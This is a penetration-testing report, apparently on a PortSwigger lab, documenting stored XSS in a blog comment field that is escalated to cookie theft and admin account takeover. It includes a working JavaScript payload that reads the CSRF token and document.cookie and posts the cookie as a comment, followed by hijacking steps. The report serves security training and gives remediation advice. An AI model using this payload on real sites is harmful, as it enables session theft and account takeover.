Penetration Testing Report

Stored XSS Leading to Session Hijacking

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
March 20, 2026



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1 Executive Summary

During the assessment of the target web application, a **Stored Cross-Site Scripting (XSS)** vulnerability was identified in the comment functionality.

This vulnerability allows an attacker to inject malicious JavaScript executed in the context of other users, enabling session cookie exfiltration and full account takeover. The exploit demonstrates how a single XSS vulnerability can bypass CSRF protections and compromise privileged accounts.

2 Scope

- Target: Blog application (PortSwigger Lab)
- Endpoint: `/post/comment`
- Tested functionality: Comment submission and display

3 Vulnerability Details

Vulnerability Type	Stored Cross-Site Scripting (XSS)
Severity	High (CVSS: **8.8**)
Description	User input in the comment field is not properly sanitized, allowing arbitrary JavaScript execution. This can be leveraged to steal session cookies, perform authenticated actions, and compromise administrator accounts.
Affected Endpoint	`/post/comment`
Impact	Account takeover, session hijacking, persistent client-side exploitation.
Recommendation	Implement output encoding, Content Security Policy (CSP), HttpOnly and SameSite cookie flags, and input validation.
Discovery Date	March 20, 2026
Reporter	Koussay Dhifi

Table 1: Summary of the Stored XSS vulnerability

4 Proof of Concept

4.1 Step 1: Application Interface

Figure 1: Main blog interface with comment functionality

4.2 Step 2: Injecting Payload



Figure 2: Injecting HTML/JavaScript payload in comment field

4.3 Step 3: XSS Triggered



Figure 3: Execution of injected script (XSS confirmed)

4.4 Step 4: Intercepting Request



Figure 4: Captured request showing parameters of /post/comment endpoint

4.5 Step 5: Malicious Payload

```
<script>
document.addEventListener("DOMContentLoaded", () => {
  const csrf_token = document.querySelector('input[name="csrf"]').value;
  let cookie_t = document.cookie;

  fetch("/post/comment", {
    method:"POST",
    headers:{ "Content-Type": "application/x-www-form-urlencoded"},
    body : `csrf=${csrf_token}&postId=9&comment=${cookie_t}&name=test&email=
        test@test.com&website=https://attacker.com`
  });
});
</script>
```

4.6 Step 6: Cookie Exfiltration



Figure 5: Victim's session cookie posted as a comment

4.7 Step 7: Session Hijacking



Figure 6: Replacing session cookie in browser

4.8 Step 8: Account Takeover



Figure 7: Access to administrator account

5 Impact

- Session hijacking
- Account takeover
- Persistent client-side exploitation

6 Recommendations

- Implement proper output encoding
- Use Content Security Policy (CSP)
- Set cookies as `HttpOnly` and `SameSite`
- Validate and sanitize inputs

7 Conclusion

This vulnerability demonstrates how Stored XSS can be escalated into full account compromise. Immediate remediation is required.